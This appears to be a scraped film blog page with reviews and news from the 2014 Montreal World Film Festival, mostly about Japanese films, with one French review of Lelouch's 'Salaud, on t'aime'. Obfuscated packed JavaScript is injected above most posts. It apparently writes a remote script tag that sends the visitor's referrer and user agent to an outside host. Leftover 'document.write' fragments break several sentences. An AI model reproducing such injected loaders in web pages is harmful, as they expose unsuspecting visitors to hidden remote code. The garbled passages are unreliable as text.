“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ketin|var|u0026u|referrer|berhr||js|php’.split(‘|’),0,{}))

“On first glance, document.write(“”); Shunzuke, 47, seems to have everything, a top job at an electronics company, a loving beautiful wife Akiko, a son Daisuke and a daughter Sakiko and a nice house where he lives with his father Shuntaro. But the respect he gets at work doesn’t extend to the domestic front, especially after Akiko discovered a now-ended affair of his. Meanwhile, Daisuke has skipped university to work in low-end jobs, Sakiko doesn’t talk to him, and Shuntaro is having serious health problems. On the eve of a possible promotion at work, Shunsuke decides that his family comes first.”

(Text from the Festival’s program)


A man who was too busy building a successful career is about to get a big promotion, but then realized that he has never been there for his family. He never listened to his wife, missed all of his daughter parent’s days at school, was not there to support his son when he was having academic difficulties and didn’t notice that his aging father was getting senile. He decide to take everyone on a family trip to bring them together, apologize for his failings and search for the lost memory of his father’s childhood.

Directed by Mitsutoshi Tanaka (who also directed Ask this of Rikyu, presented in competition at last year’s MWFF), it is a beautiful but sad movie about family, the challenges of old age, like dementia, and which shows us the beautiful landscapes of rural Japan (for their trip they travel to the Fukui Prefecture). I think it is also a reflexion on the shifting values of 21st century Japan: what’s the use to work yourself out if you don’t have a nice and enjoyable place to come to after?

Somehow, this movie hit close to home, therefore I personnally found it very touching. It’s a very good and enjoyable movie.

Blossom bloom (????? / Sakura saku): Japan, 2014, 107 min.; Dir.: Mitsutoshi Tanaka; Scr.: Masashi Sada (based on his short story), Eriko Komatsu; Phot.: Takeshi Hamada; Ed.: Shinichi Fushima; Mus.: Ko Otani; Art Des.: Koichi Wakamatsu; Prod.: Norihisa Ohara, Ryosuke Otani; Cast: Naoto Ogata (Shunsuke Osaki), Kaho Minami (Akiko), Tatsuya Fuji (Shuntaro), Karen Miyama (Sakiko), Masato Yano (Daisuke), Kanji Tsuda, Kyusaku Shimada, Sumie Sasaki, Ren Osugi. Film screened at the Montreal World Film Festival on August 23rd, 2014 (Cinema Quartier Latin 12, 11h40 – the theatre was tiny but it was nearly three-quarter full; Interestingly, a large part of the audience was made of Japanese ladies and elderly couples!) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
Blossom bloom © 2014 Sakurasaku Film Partners.

[ Traduire ]

The stomach

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ndbfb|var|u0026u|referrer|dnany||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|riard|var|u0026u|referrer|zdidz||js|php’.split(‘|’),0,{}))

“Frank’s had enough. A spirit medium whose unique and grotesque method of channeling the dead is putting his own life at risk, document.write(“”); he wants out. But others have different plans.”

“Médium dont la méthode unique et grotesque d’entrer en contact avec les morts met sa propre vie en péril, Frank en a assez. Mais dans ce monde comme dans l’au-delà, d’autres ont aussi leurs plans.”

(Text from the Festival’s program)


The story of this short movie is quite interesting — it’s a great horror idea, something in-between P. K. Dick and H.P. Lovecraft! Some criminal had his brother killed, but couldn’t find the goods that he was hiding. He therefore consult a medium to ask his brother where is the loot. He puts his brother shoes into the medium’s feet, speaks in a tube inserted in the medium’s mouth and listen with a stetoscope into the medium’s stomach, which become a door to the other world and to the deceased. The brother is uncooperative and finds a way to get his revenge… Quite original!

The stomach: United Kingdom, 2014, 15 mins; Dir./Scr.: Ben Steiner; Phot.: Dom Bartels; Ed.: Jacob Proctor, Dan Dixon; Mus.: Dicken Marshall, Mark Ashworth; Cast: Aimon Meacock, Ben Bishop, Peter Marinker, Kiki Kendrick, Neil Newborn. Short film screened in opening to Tokyo – The city of glass at the Montreal World Film Festival on August 22nd, 2014 (Cinema Quartier Latin 15, 19h00) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
The stomach © Ben Steiner / Fume Films.

[ Traduire ]

Tokyo – The city of glass

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ebbir|var|u0026u|referrer|badyn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bsdda|var|u0026u|referrer|ynrzf||js|php’.split(‘|’),0,{}))

A powerful tale of madness in Tokyo that explores the nature of sex and love!

“Toru, document.write(“”); a graduate student who runs a bar in Shinjuku Ni-chome, Tokyo’s gay district, meets Yong, a Korean man, and he falls in love. This seemingly ordinary event is somehow linked to a 20-year-old homicide case, and Confession of a Mask by Yukio Mishima is the key connecting them. Toru’s life takes an expected turn when a detective begins investigating two people whom Toru knows, Haruko Agaki, his old university professor, and Yusuke Honma, the lover ofthe victim in the 20-year-old murder. There are skeletons in someone’s closet.”

(Text from the Festival’s program)


This movie is quite interesting because movies rarely talks about the Japanese gay scene — unless they want to make a parody of it. Unfortunately, the storytelling is VERY confusing. There are lots of flashbacks and, for a while, it looks like there is two parallel stories, but they finally meet — very clumsily — in the end. However you eventually get what the story is about. It’s a movie about love, dream, hope, and obsessive narcissism.

Also there is a lot of shonen love in this movie. Way too much or at least more than it is necessary to convey what the movie is about (and many people left the theatre at the first graphic and realistic gay sex scene; Those can be a real turn off for most prudish viewers and, lets be frank here, there are lots of those).

Despite these caveat this is nevertheless a good and enjoyable movie if you are interested in Japanese popular and underground culture.

You can also find an interesting video on Youtube showing the red carpet entrance & presentation of the production team, as well as interviews (all in Japanese unfortunately).
Tokyo: The city of glass (???????????? / Tôkyô: Koko wa Glass no Machi): Japan, 2014, 110 min.; Dir.: Kazuhiro Teranishi; Scr.: Oroba Irie & Kazuhiro Teranishi; Phot.: Shigeru Iwamatsu; Ed.: Kumiko Arai; Mus.: Naoto Okabe; Cast: Atsushi Kimura, JK, Tomoko Nakajima, Maroka Uchiyama, Ginzi Yoshikawa, Reiko Tajima. Film screened at the Montreal World Film Festival on August 22nd, 2014 (Cinema Quartier Latin 15, 19h00 – the theatre was half full but there was less people at the end) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
Tokyo: The city of glass © 2013 Tokyo movie.

[ Traduire @ Google ]
[ Traduire @ Bing ]

One Third

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|deeez|var|u0026u|referrer|fbbhh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|znerf|var|u0026u|referrer|nznda||js|php’.split(‘|’),0,{}))

“Three small-time crooks — [Shuu, document.write(“”); ] manager of the Honey Bunny nightclub, Koji, an ex-motorcycle gang leader turned club waiter, and Big Ken, a Korean BBQ chain owner and club regular — desparate to turn their lifes around, manage to pull a successful bank heist in broad daylight and they return to hide out in Honey Bunny. Although they had agreed to each getting an equal third of the money they stole, their greed gets the better of them, with much bargaining and cheating. It turns out, however, they they are not the only ones after the loot. Will they see any of it all all?”

(Text from the Festival’s program)


Shuu is the manager for the night club “Honey Bunny” and a horse-race gambler. On his way to the bank to deposit the club’s takings he stops at the race tracks. Unexpectedly, he wins but in his excitement loses the bag containing the club’s money. The owner is a ruthless yakuza and he fears for his life. However, his friend Maria, a wanna-be actress, help him get a loan from an even ruthless loan-shark so he can pay back the club’s money. He has one week to pay back the loan or he dies. He persuades his friend Koji, who works at the “Honey Bunny”, and Ken, one of the customer, to rob a bank. They are all deeply in debts and desperate to turn around their life. They succeed but quarrels over dividing the loot. And, to make their tribulation worse, other parties are also interested in getting their hands on the stolen money!

I was expecting this one to be a third-rate film, but it ended up not so bad after all. It has lots of cheeky humour and movie references that make the movie quite enjoyable. Unfortunately, the plot is so circumvolved (plots and counter plots) that it doesn’t really work as each new development make what happened before less credible (but in such comedy, does it really matter?).

Also the premise of the story (a bunch of robbers quarrelling over their loot) is not original at all since I remember seeing a very similar one in another movie titled Crazy-ism. Although this movie is funnier and much more entertaining. Does our trio of incidental robbers succeed to pull through? Actually, we really never know since the movie leaves us with a kind of open ending. Quite clever.
One third (??????? / Sanbun no ichi): Japan, 2014, 119 min.; Dir.: Hiroshi Shinagawa; Scr.: Hiroshi Shinagawa (based on a novel by Hanta Kinoshita); Cast: Tatsuya Fujiwara (Shuu), Koki Tanaka (Koji), Ryuichi Kosugi (Ken), Mika Nakashima (Maria), Yosuke Kubozuka (Hama), Shinnosuke Ikehata (Shibugaki), Ryo Kimura, Sho Aikawa, Mitsu Dan, Ayumi Shimozono. Film screened at the Montreal World Film Festival on August 22nd, 2014 (Cinema Quartier Latin 15, 14h30 – the theatre was three-quarter full but a few people left after the first half-hour) as part of the “Focus on World Cinema” segment.

For more information you can visit the following websites:
One third © 2014 Sanbun no ichi Production Committee.

[ Traduire ]

Salaud, on t’aime

ATTENTION: Peut contenir des traces de “spoilers”! Les personnes allergiques à toutes discussions d’une intrigue avant d’en avoir elle-même prit connaissance sont vivement conseillé de prendre les précautions nécessaires pour leur sécurité et ne devraient poursuivre qu’avec circonspection.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ysyhk|var|u0026u|referrer|frset||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iffdk|var|u0026u|referrer|heete||js|php’.split(‘|’),0,{}))

“Un photographe de guerre et père absent, document.write(“”); qui s’est plus occupé de son appareil photo que de ses quatre filles, coule des jours heureux dans les Alpes avec sa nouvelle compagne. Il va voir sa vie basculer le jour où son meilleur ami va tenter de le réconcilier avec sa famille en leur racontant un gros mensonge.”

“Jacques, a retired war photographer, is attempting to live a peaceful life in the Alps. With a new girlfriend, Nathalie, he appears content, but his old friend Frédéric knows better. There is a little matter of four daughters, each one from a different conquest, each one estranged from him, and each leaving their shadow on Jacques’s emotional life. Realizing that reconciliation is the thing Jacques craves most, Frédéric, a doctor, concocts a little lie to convince the daughters to visit their absentee father. Well, not so little. In fact, it’s a really big lie, and as the family gathers, as accounts are settled through tears and laugher, the lie gets harder and harder to retract.”

(Texte tiré du programme / Text from the festival’s program)

Continuez après le saut de page >>

Lelouche est un incontournable alors il m’était impossible d’y échapper. Il nous offre ici un film presqu’autobiographique. C’est l’histoire d’un photographe qui s’est tellement donné à sa carrière qu’il n’a jamais été présent pour ses quatres (ou cinq) enfants (toutes des filles) qu’il a eu chacune avec des femmes différentes. Cependant, alors qu’il songe à la retraite après avoir connu tant de succès, il a des regrets pour cette vie de famille qu’il n’a jamais eut et que ses filles lui refusent maintenant.

“J’ai eu la chance d’avoir sept enfants avec cinq femmes différentes et je me suis dit que ça pourrait faire un bon sujet pour un film,” nous affirme le cinéaste.

C’est du Lelouche à son meilleur où l’on croque dans la vie à pleine dents. Un beau film, riche en émotions. Lelouche se dit d’ailleurs n’être qu’un reporter d’émotions, mais ici il va plus loin. Nous seulement il nous fait vivre les émotions de ses personnages, des états d’âme complexes et parfois difficiles à vivre, mais il en profite pour manipuler les nôtres!

Lelouche lors de la conférence de presse de Salaud, on t’aime (photos: MM)

Toutefois, j’ai lu sur Facebook des commentaires qui démolissent complètement le film (bon, tout les goûts sont dans la nature et chacun a droit à son opinion mais il y parfois des gens qui n’aiment vraiment rien parce que c’est leur nature grognonne ou simplement pour être iconoclaste). Johnny Holliday n’est peut-être pas un acteur (mais quelle bouille, alors!) par contre dans la vie les amoureux ne sont pas toujours super passionnés — surtout quand on a eut de multiples relations (bon, peut être que Sandrine Bonnaire n’était pas très expressive mais était-ce le rôle ou sa performance?). Moi je ne suis pas du genre à décortiquer les films mais j’adopte plutôt le point de vue du cinéphile : le film m’a captivé, ému et j’ai eu du plaisir à la regarder. C’est une belle histoire (que j’ai trouvé crédible), avec de superbes images pour me faire oublier un instant où je suis et qui je suis. Je ne demande rien de plus.

Lelouche sur le tapis rouge arrivant pour la cérémonie d’ouverture du FFM (Photos: CJP)

C’est donc un film à voir, pour ses émotions certes, mais aussi pour sa superbe photographie et son casting stellaire : Johnny Holliday, Eddie Mitchell, Sandrine Bonnaire, Valérie Kaprisky et je n’ai pas pu m’empêcher de remarquer la jeune Jenna Thiam (Hiver) qui jouait Léna dans la série télé “Les revenants” (2012).

Vous pouvez voir Lelouche présenter son film à partir de la minute 19:10 dans notre video de la cérémonie d’ouverture.
Salaud, on t’aime : France, 2014, 124 min.; Dir.: Claude Lelouch; Scr.: Claude Lelouch et Valérie Perrin; Phot.: Robert Alazraki; Ed.: Stéphane Mazalaigue; Mus.: Francis Lai, Christian Gaubert; Cast: Johnny Hallyday (Jacques Kaminsky), Eddy Mitchell (Frédéric), Sandrine Bonnaire (Nathalie), Irène Jacob (Printemps), Pauline Lefèvre (Été), Sarah Kazemy (Automne), Jenna Thiam (Hiver), Agnès Soral (Bianca), Valérie Kaprisky (Francia). Film projeté en ouverture du Festival des Films du Monde de Montréal le 21 août, 2014 (Cinema Impérial, 19h30 — le cinéma était pratiquement plein!) dans le cadre du segment “Hors concours”.
Pour plus d’information vous pouvez consulter les sites suivants:
Salaud, on t’aime © Les Films 13 • Paname Distribution.

[ Translate ]

FFM – Cérémonie d’ouverture

Voici notre video de la cérémonie d’ouverture du FFM 2014 (sur Vimeo)
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eihhz|var|u0026u|referrer|yykfs||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|khbnn|var|u0026u|referrer|estid||js|php’.split(‘|’),0,{}))
Here’s our video of the 2014 MWFF Opening Ceremony (
on Vimeo)

FFM – album photos

Voici notre album photos du Festival des films du monde 2014 sur Flickr
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kbznf|var|u0026u|referrer|kzbad||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|arrtn|var|u0026u|referrer|nzsti||js|php’.split(‘|’),0,{}))
Here’s our 2014 Montreal World Film Festival pictures gallery
on Flickr

The MWFF schedule is available

The schedule for the 2014 Montreal World Film Festival is now available on the festival web site [as a downloadable PDF file]!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kkbir|var|u0026u|referrer|izdha||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|inizh|var|u0026u|referrer|ysbfd||js|php’.split(‘|’),0,{}))

The Cinema Under the Stars program will take place after all.
In a press release, document.write(“”); the festival announced that the free outdoor screenings will be back again this year for twelve nights. Beginning August 21 and running nightly at 8:30 pm through Labour Day (September 1), the Festival will show a wide selection of popular movies on the esplanade of the Place des Arts.

The festival also announced that it will be showing many italian movies again this year. As always the Montreal World Film Festival has a bumper crop of Italian films to show, this year more than ever. Starting with the president of the jury, Sergio Castellitto, and continuing through various sections of the Festival, lovers of Italian cinema will have plenty to celebrate. Thirteen films, produced or co-produced by Italy, are on show and Pupi Avati will be on hand for the premiere of his new film along with a large delegation of Italian film people. More details in the full press release.

Last Tuesday, the festival announced in a press release the details of the 45th Student Film Festival. Organized within the framework of the Montreal World Film Festival, the Student Film Festival, held August 23 to 27, 2014, has this year two competitive sections, comprising 26 Canadian films and 60 international films respectively. The winning films will share 6 prizes, including the Norman McLaren Prize for best Canadian film and the jury award Most Promising Director. Founded by Serge Losique in 1969, the Student Film Festival is the oldest film festival in Canada and was incorporated into the World Film Festival in 1985. The reputation of the Montreal festival has attracted many student films from around the world and this year, to accommodate the abundance of excellent foreign productions, an international competition was established and it features films from 18 countries!

Finally, a press release also detailed all the ticket options for the movie-goers attending the festival. Booklets of tickets and individual tickets to films of the Festival itself will go on sale August 16 to 21, from noon to 7 pm, at the box offices of the Imperial Cinema and the Cinéma du Quartier Latin. Festivalgoers may also purchase tickets online through Admission beginning August 22. The Festival run August 21 through September 1.

[ Traduire ]

Japanese movies at the MWFF 2014

In a press conference last tuesday, document.write(“”); the Montreal World Film Festival announced the programming of its 38th edition, which will be held from August 21st to September 1st. The festival will present 350 films including 160 feature-length movies (of which 100 will be world or international premieres, and 32 North American premieres), and 190 short films. 51 of those fiction features-length movies will be first features (the first film of its director), of which 19 will be in competition. It is less than the previous years but this rich selection from 74 countries is nevertheless quite a feat considering that the festival has been denied nearly one million dollars in subsidies this year! (On this subject, see my post [in french] “Le FFM se prépare à une 38e année difficile”). For more programming details, please read my post “Programmation FFM 2014” [in french] or check the full press release on the festival web site.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dsdhk|var|u0026u|referrer|ybzyn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|adbik|var|u0026u|referrer|sbbhn||js|php’.split(‘|’),0,{}))

The World Film Festival of Montreal will take place from August 21st to September 1st 2014, at the Imperial (1430 Bleury – Metro Place des Arts) and Quartier Latin (350 rue Emery – Berri-UQAM) theatres. Tickets will be available from August 16 at noon at the offices of the Imperial (CI) and the Latin Quarter (QL) theatres, and ticketing networks from August 22. Individual tickets are $ 10, Passports are $ 100 and Cinephile Card is $ 250. Booklets of 10 coupons redeemable against individual tickets are available for $ 70. More details on the festival website:
www.ffm-montreal.org.

This year the festival is offering us eleven twelve Japanese features movies and three five short films: two feature films [and one short film] in the “World competition” category, three in “Out of competition”, five feature films and three four shorts in the “Focus on World Cinema” [all those short films are conveniently shown together] and one two feature films in the “Tribute to Michael J. Werner” [there’s another movie shown as a tribute to Alain Resnais]. There are no Japanese movies this year in “First Films World Competition”, “Documentary” or the “International selection of the Student Film Festival” categories.

At the press conference announcing the festival’s programming, Serge Losique reiterated his love for Japanese cinema. He tells us that Japan is one of the most film-loving countries in the world and has given us lots of great filmmakers (especially Akira Kurosawa). He tells us also that a Japanese film in competition this year will be accompanied by a host of top Japanese actors. The delegation for this film will include forty-five people, in addition to numerous representatives of Japanese media (from five television stations and eight newspapers)! [You can see the clip of Losique talking Japanese cinema from 1:05 to 2:00 mins on the press conference video that I posted on Vimeo and on my “Programmation FFM 2014” post [in french]]

More information on the festival’s japanese movies can be found on the Facebook page of the Canada-Japan Cultural Exchange magazine, Coco-Montreal.

Update [2014-08-15]: The schedule for the 2014 Montreal World Film Festival is now available on the festival web site [as a downloadable PDF file]!

Update [2014-08-20]: Details on each of the Japanese movies shown at the festival are now available on the festival’s web site.

After the jump, you will find a list of all the Festival’s Japanese movies with description [taken from the festival’s program] and supplemental links (more details and links will be added as the information become available):


The World Competition

  • Cape Nostalgia (???????? / Fushigina Misaki no Monogatari / The Tale Of A Cape): Japan, 2014, 117 min; Dir.: Izuru Narushima; Scr.: (based on Akio Morisawa novel); Prod.: Sayuri Yoshinaga; Cast: Sayuri Yoshinaga (Etsuko), Hiroshi Abe (Koji), Yuko Takeuchi, Tsurube Shofukutei, Takashi Sasano, Eiko Koike, Shota Shunputei, Arata, Takeo Nakahara, Renji Ishibashi.

    “Etsuko Kashiwagi runs the Cape Café in a peaceful little town looking across the sea to distant Mt Fuji. It is the town’s favourite meeting place, where farmers, fishermen, hospital workers, clergy, and even the occasional police officer, gather to taste Etsuko’s special brew and trade gossip. The two most important things in Etsuko’s life are her jack-of-all-trades nephew Koji and the spring water she brings every day from a small island nearby. In every cup Etsuko brews is a prayer for the well-being of her customers, and coffee at her café is an uplifting experience for all. Koji is 45, and devoted to Etsuko, who lives in a shack beside her café. He is hot-tempered, quick to jump to conclusions and a bit of a troublemaker. The winds of change have started to blow through the placid existence of the Cape Café.” (from the Festival’s press release)

    Schedule: Fri 8/29 9:00 CI; Fri 8/29 19:00 CI; Sat 8/30 14:00 CI.

  • The light shines only there (????????? / Soko nomi nite Hikari Kagayaku): Japan, 2014, 120 min.; Dir.: Mipo O; Scr.: Ryo Takada (based on the novel by Yasushi Sato); Cast: Gou Ayano, Chizuru Ikewaki, Masaki Suda, Hiroko Isayama, Taijiro Tamura, Kazuya Takahashi, Shohei Hino.

    “ Tatsuo has given up working and is idling his life away. One day at a Pachinko parlour, he gets to know a coarse but friendly young man, Takuji. Tatsuo accepts Takuji’s invitation and follows him home, which turns out to be a rundown, isolated house. It is here that Tatsuo meets Takuji’s older sister, Chinatsu. They feel a quick mutual attraction and become close, but Chinatsu’s life is difficult as she struggles to support her family. Even so, Tatsuo remains steadfast in his love for Chinatsu, and his unwavering feelings begin to sway her. Since finding a connection with Chinatsu, Tatsuo’s reality quietly begins to regain its colour…” (from the Festival’s press release)

    Schedule: Sun 8/31 9:00 CI; Sun 8/31 19:00 CI; Mon 9/01 14:00 CI.

The World Competition — Short Films

  • Kemukujara: Japan, 2014, 13 min.; Dir.: Akihito Nonowe, Isao Sano, Konoka Takashiro. No dialogue. First episode of the stop motion experimental animation Keblujara. [Facebook]
    Schedule: Wed 8/27 9:00 CI; Wed 8/27 19:00 CI; Thu 8/28 14:00 CI.

World Great (Out of Competition)

  • Our family (??????? / Bokutachi no Kazoku): Japan, 2014, 117 min.; Dir.: Yuya Ishii; Cast: Satoshi Tsumabuki, Mieko Harada, Sosuke Ikematsu, Kyozo Nagatsuka, Mei Kurokawa, Yusuke Santamaria, Shingo Tsurumi, Yuka Itaya, Mikako Ichikawa.

    The emotional journey of a four-member family that fails to recognize that it is rapidly growing apart until the mother is diagnosed with terminal cancer.

    Schedule: Sun 8/24 11:30 QL15; Mon 8/25 21:30 QL15; Tue 8/26 14:10 QL15.

  • A drop of the grapevine (??????? / Budou no namida / lit. “Tears of Grapes”): Japan, 2014, 117 min.; Dir. & Scr.: Yokiko Mishima; Cast: Yo Oizumi (Ao), Shota Sometani (Roku), Yuko Ando (Erika), Tomorowo Taguchi, Tomoya Maeno, Lily, Kitaro,
    Ren Osugi, Kyoko Enami.

    In Hokkaido, Ao grows grapes for wine while his younger brother, Roku, tends to the wheat field inherited from their father. Then a mysterious women enters their lives.

    Schedule: Sat 8/30 11:40 QL16; Sat 8/30 19:00 QL16; Sun 8/31 14:20 QL16.

  • A courtesan with flowered skin (???? / Hanayoi dochu): Japan, 2014, 102 min; Dir.: Keisuke Toyoshima; Cast: Yumi Adachi (Asagiri), Yasushi Fuchikami (Hanjiro), Ena Koshino, Yoko Mitsuya, Hanako Takigawa, Ayano Tachibana, Saki Takaoka, Tomochika, Kanji Tsuda.

    In 1860s Japan, popular courtesan Asagiri is about to be freed from her indentured service. One day at a local festival she meets a young artisan, Hanjiro, an encounter that changes her destiny.

    Schedule: Thu 8/28 10:00 QL15; Thu 8/28 19:00 QL15; Fri 8/29 17:00 QL15.

Focus on World Cinema

  • Fly, Dakota, Fly! (??! ??? / Tobe! Dakota): Japan, 2014, 109 min; Dir.: Seiji Aburatani; Scr.: Kuniho Yasui, Naoyuki Tomomatsu; Phot.: Shigeru Komatsubara; Prod.: Kiyoshi Mizuno; Cast: Manami Higa, Masataka Kubota, Akira Emoto, Yoriko Douguchi, Kumi Nakamura, Miyoko Yoshimoto, Yukijiro Hotaru, Yukiyo Sono, Minoru Sawatari, Mark Chinnery, Dean Newcombe, Toshiki Ayata, Bengal.

